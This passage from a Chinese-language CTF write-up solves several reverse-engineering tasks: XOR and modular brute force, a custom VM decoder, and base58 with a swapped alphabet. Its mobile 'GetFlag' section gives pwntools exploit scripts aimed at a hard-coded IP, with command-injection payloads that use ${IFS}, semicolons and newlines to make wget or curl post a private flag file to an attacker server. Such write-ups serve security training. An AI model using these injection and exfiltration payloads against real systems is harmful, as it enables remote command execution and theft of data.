  if ( !VirtualProtect(lpAddress, v7, 0x40u, &flOldProtect) )
    exit(1);
  for ( i = 0; i < v7; ++i )
    *((_BYTE *)lpAddress + i) ^= *(_BYTE *)(i % 18 + v8);
  result = VirtualProtect(lpAddress, v7, flOldProtect, &flOldProtect);
  if ( !result )
    exit(1);
  return result;
}
```

交叉引用找到这段内容，用idc patch一下。idc脚本找不到了，下一步。加密是一个乘法在取余的运算。爆破一下就行

```
int main() {
    //char key[] = "Rising_Hopper!";
    int key = 0x4CE3;
```

```
    unsigned int i,j;
    unsigned int cipher[51] = {
0x1EA272,0x206FC4,0x1D2203,0x1EEF55,0x24F111,0x193A7C,0x1F3C38,0x21566D,0x2323BF,2263545,1909251,
2165130,1968300,2243862,2066715,2322594,1987983,2243862,1869885,2066715,2263545,1869885,964467,94
4784,944784,944784,728271,1869885,2263545,2283228,2243862,2184813,2165130,2027349,1987983,2243862
,1869885,2283228,2047032,1909251,2165130,1869885,2401326,1987983,2243862,2184813,885735,2184813,2
165130,1987983,2460375, };
    for (j = 0; j < 51; j++)
    {
        for (i = 0; i < 128; i++) {
            if ((i*key % 0x8000000B) == cipher[j]) {
                printf("%c", i);
                break;
            }
        }
    }
    return 0;
}
```

easyparser

解题思路

本题是VM题，实现了如下 handler：

```
0x01:mov reg,imm
0x02:mov reg,reg
0x03:mov reg,ptr
0x04:mov ptr,reg
0x05:push
0x06:pop
0x07:add reg,imm
0x08:add reg,reg
0x09:sub reg,imm
0x0A:sub reg,reg
0x0B:mul reg,imm
0x0C:mul reg,reg
0x0D:shl reg,imm
0x0E:shl reg,reg
0x0F:shr reg,imm
0x10:shr reg,reg
0x11:xor reg,imm
0x12:xor reg,reg
0x13:or  reg,imm
0x14:or  reg,reg
0x15:and reg,imm
0x16:and reg,reg
0x17:input
0x18:output
0x19:ret
0x1A:cmp reg,imm
```

```
0x1B:cmp reg,reg
0x1C:je
0x1D:jmp
0x1E:jl
0x1F:jne
0x20:
0x21:
0x22:
0x23:
0x24:
0x25:
mov ptr,imm
```

本题有4段vm，有两段vm在init_array中的函数中调用运行，用于初始化校验数据，一段在主函数中调用运行，用于输入数据，最后一段在finit_array函数中调用运行，用于校验。

反解如下：

```
a =
[0x0C7,0x183,0x53,0x127,0x0BB,0x73,0x4F,0x77,0x77,0x127,0x107,0x8F,0x63,0x3F,0x6B,0x127,0x14B,0x1
27,0x0B7,0x63,0x5F,0x6B,0x3F,0x127,0x0C7,0x7B,0x67,0x87,0x93,0x63,0x13F,0x127,]
  b = map(lambda x:((x-0x37)>>2)^0x63,a)
  print ''.join(map(chr,b))
```

Fxck!

解题思路

Fxck!!!!好一手更新附件。还能出一血就离谱。。

一个换表的base58

table 是 ABCDEFGHJKLMNPQRSTUVWXYZ123456789abcdefghijkmnopqrstuvwxyz

随便输入查看了内存中最后的比较


```
# 解base58
__b58chars = 'ABCDEFGHJKLMNPQRSTUVWXYZ123456789abcdefghijkmnopqrstuvwxyz'
__b58base = len(__b58chars)

def b58encode(v):
    """ encode v, which is a string of bytes, to base58.
```

```
    """
    long_value = int(v.encode("hex_codec"), 16)
    result = ''
    while long_value >= __b58base:
        div, mod = divmod(long_value, __b58base)
        result = __b58chars[mod] + result
        long_value = div
    result = __b58chars[long_value] + result
    # Bitcoin does a little leading-zero-compression:
    # leading 0-bytes in the input become leading-1s
    nPad = 0
    for c in v:
        if c == '\0':
            nPad += 1
        else:
            break
    return (__b58chars[0] * nPad) + result

def b58decode(v):
    """ decode v into a string of len bytes
    """
    long_value = 0L
    for (i, c) in enumerate(v[::-1]):
        long_value += __b58chars.find(c) * (__b58base ** i)
    result = ''
    while long_value >= 256:
        div, mod = divmod(long_value, 256)
        result = chr(mod) + result
        long_value = div
    result = chr(long_value) + result
    nPad = 0
    for c in v:
        if c == __b58chars[0]:
            nPad += 1
        else:
            break
    result = chr(0) * nPad + result
    return result# .encode('hex')
if __name__ == "__main__":
    print  b58decode("4VyhuTqRfYFnQ85Bcw5XcDr3ScNBjf5CzwUdWKVM7SSVqBrkvYGt7SSUJe")
```

#


Mobile

GetFlag

解题思路

通过对安卓程序逆向得知提供正确的json数据能够让远端执行wget + 我们发送的经过过滤的参数,但是貌似没有回显(我也不太擅长命令执行写马之类的)

```
if(new BigInteger(1, MainActivity.HmacSHA1Encrypt(arg4, Integer.toString(arg5))).toString(16).equals(v0.getString("check"))) {
    arg4 = arg4.replaceAll("-o", "").replaceAll("-O", "").replaceAll("-d", "").replaceAll("-P", "");
    try {
        Runtime v5 = Runtime.getRuntime();
        v5.exec("wget " + arg4);
    }
```



脚本如下 谁想试试就试试吧

```
import hmac
from hashlib import sha1
from pwn import *
def hash_hmac(key, code, sha1):
    hmac_code = hmac.new(key.encode(), code.encode(), sha1)
    return hmac_code.hexdigest()
if __name__ == '__main__':
    p=remote("212.64.66.177",8080)
    s=p.recvuntil("\n")[:-1]
    print s
    #p.interactive()
    cmd1 = "l && ls"
    check=hash_hmac(s,cmd1,sha1)
    payload="{\"message\":\""+cmd1+"\",\"check\":\""+check+"\"}"
    print payload
    p.sendline(payload)
    p.interactive()
```

cmd1是执行的命令 会过滤掉-o -O -d -P

```
import hmac
from hashlib import sha1
from pwn import *
import time
context.log_level='debug'
def hash_hmac(key, code, sha1):
    hmac_code = hmac.new(key.encode(), code.encode(), sha1)
    return hmac_code.hexdigest()
if __name__ == '__main__':
    cmd = [

    # ";/system/bin/sh -c wget${IFS}--post-
```

```
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps",
    # "\\;/bin/sh -c wget --post-file=/data/data/com.xuanxuan.getflag/files/flag vps",
    # "\\;/bin/sh -c wget vps",
    # "\\;/system/bin/sh -c wget --post-file=/data/data/com.xuanxuan.getflag/files/flag vps",
    # "\n/system/bin/sh -c curl vps\n",

    # "\n/system/bin/curl vps\n",
    " --post-file=/data/data/com.xuanxuan.getflag/files/flag vps\n",
    # "${IFS}-h;${IFS}/system/bin/curl${IFS}vps",
    # ";/system/bin/sh -c wget${IFS}--post-
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps",
    # ";/system/bin/sh -c wget${IFS}--post-
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps"
        ]
    for cmd1 in cmd:
        p=remote("212.64.66.177",8080)
        # p=remote("10.2.0.11",8080)
        s=p.recvuntil("\n")[:-1]
        print(s)
        #p.interactive()
        # cmd1 = ";/system/bin/sh -c wget${IFS}--post-
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps"
        # cmd1 = "\\;/bin/sh -c wget --post-file=/data/data/com.xuanxuan.getflag/files/flag vps"
        # cmd1 = "\\;/bin/sh -c wget vps"
        # cmd1 = "\\;/system/bin/sh -c wget --post-
file=/data/data/com.xuanxuan.getflag/files/flag vps";
        # cmd1 = "\n/system/bin/sh -c curl vps\n"
        # cmd1 = "\n/system/bin/curl vps\n"
        # # cmd1 = "${IFS}-h;${IFS}/system/bin/curl${IFS}vps";
        # # cmd1 = ";/system/bin/sh -c wget${IFS}--post-
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps"
        # cmd1 = ";/system/bin/sh -c wget${IFS}--post-
file=/data/data/com.xuanxuan.getflag/files/flag${IFS}vps"

        check=hash_hmac(s,cmd1,sha1)
        payload="{\"message\":\""+cmd1+"\",\"check\":\""+check+"\"}"
        print(payload)
        p.sendline(payload)
        p.close()
        time.sleep(5)
        # p.interactive()
```